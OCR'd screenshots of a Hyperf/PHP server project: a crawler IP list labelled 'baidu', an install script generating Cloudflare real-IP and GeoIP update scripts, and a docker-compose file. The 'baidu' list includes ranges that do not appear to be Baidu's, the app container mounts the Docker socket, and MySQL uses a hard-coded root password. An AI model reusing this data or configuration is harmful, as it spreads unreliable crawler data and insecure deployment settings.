
spider_ip.py



```
{
  "baidu": [
    "8.9.8.0/24",
    "66.29.136.0/24",
    "213.202.230.0/24",
    "45.66.156.0/24",
    "95.85.78.0/24",
    "61.135.165.0/24",
    "194.233.65.0/24",
    "45.32.84.0/24",
    "182.116.63.0/24",
    "216.99.150.0/24",
    "61.135.169.0/24",
    "125.32.170.0/24",
    "45.32.104.0/24",
    "123.125.66.0/24",
    "104.245.36.0/24",
    "171.12.221.0/24",
    "148.135.14.0/24",
    "180.149.133.0/24",
    "44.230.141.0/24",
    "185.244.39.0/24",
    "61.135.186.0/24",
    "34.205.169.0/24",
    "158.247.209.0/24",
    "52.221.59.0/24",
    "111.206.221.0/24",
    "176.122.178.0/24",
    "144.202.122.0/24",
    "57.151.49.0/24",
```


spider_ipss.json

install.sh (Cloudflare)




```
PROJECT_DIR="$(pwd)"

cat <<EOF | $SUDO tee /usr/local/bin/update_cf_ip.sh >/dev/null
#!/usr/bin/env bash
set -e

GEO_DIR="$PROJECT_DIR/geo"

CF_API=https://api.cloudflare.com/client/v4/ips

echo "# Auto-generated by update_cf_ip.sh" > "\$GEO_DIR/cf_realip.conf.tmp"
curl -s \$CF_API | jq -r '.result.ipv4_cidrs[]' | sed 's/^/set_real_ip_from /;s/
\$/;/' >> "\$GEO_DIR/cf_realip.conf.tmp"
curl -s \$CF_API | jq -r '.result.ipv6_cidrs[]' | sed 's/^/set_real_ip_from /;s/
\$/;/' >> "\$GEO_DIR/cf_realip.conf.tmp"

if [ ! -s "\$GEO_DIR/cf_realip.conf.tmp" ]; then
    echo "❌ Cloudflare IP 下载失败，更新中止。"
    exit 1
fi

mv "\$GEO_DIR/cf_realip.conf.tmp" "\$GEO_DIR/cf_realip.conf"
docker exec hyperf-nginx nginx -s reload
EOF

$SUDO chmod +x /usr/local/bin/update_cf_ip.sh

cat <<EOF | $SUDO tee /usr/local/bin/update_mmdb.sh >/dev/null
#!/usr/bin/env bash
set -e

GEO_DIR="$PROJECT_DIR/geo"
```

install.zip


install
app
bin
composer.json
composer.lock
config
docker-compose.yml
Dockerfile
gateway
geo
html
ngconf
runtime
scripts
swoole_loader_81_nts.so
vendor

docker-compose.yml




```yaml
services:
  hyperf:
    build:
      context: .
      dockerfile: Dockerfile
    volumes:
      - hyperf_data:/work
      - "./uploads:/work/uploads"
      - "./html:/work/html"
      - "./nginx.conf:/work/default.conf"
      - "./ngconf:/work/ngconf"
      - "/etc/letsencrypt:/etc/letsencrypt"
      - "/var/run/docker.sock:/var/run/docker.sock"
    container_name: hyperf-app
    ports:
      - "9501:9501"
      - "9502:9502"
    environment:
      - APP_ENV=dev
      - SCAN_CACHEABLE=true
    restart: always
    networks:
      - hyperf-network
    depends_on:
      - redis
      - mysql
    logging:
      driver: json-file
      options:
        max-size: "100m"
        max-file: "5"
```

```yaml
  redis:
    image: redis:7
    # image: dockerproxy.com/library/redis:7
    container_name: hyperf-redis
    ports:
      - "127.0.0.1:6379:6379"
    volumes:
      - redis_data:/data
    command: redis-server --save 60 1 --loglevel warning
    restart: always
    networks:
      - hyperf-network
  mysql:
    image: mysql:8
    # image: dockerproxy.com/library/mysql:8
    container_name: hyperf-mysql
    environment:
      - TZ=Asia/Shanghai
      - MYSQL_DATABASE=lighthouse
      - MYSQL_ROOT_PASSWORD=lighthouse
    ports:
      - "127.0.0.1:3306:3306"
    restart: always
    volumes:
      - mysql_data:/var/lib/mysql
    networks:
      - hyperf-network
```

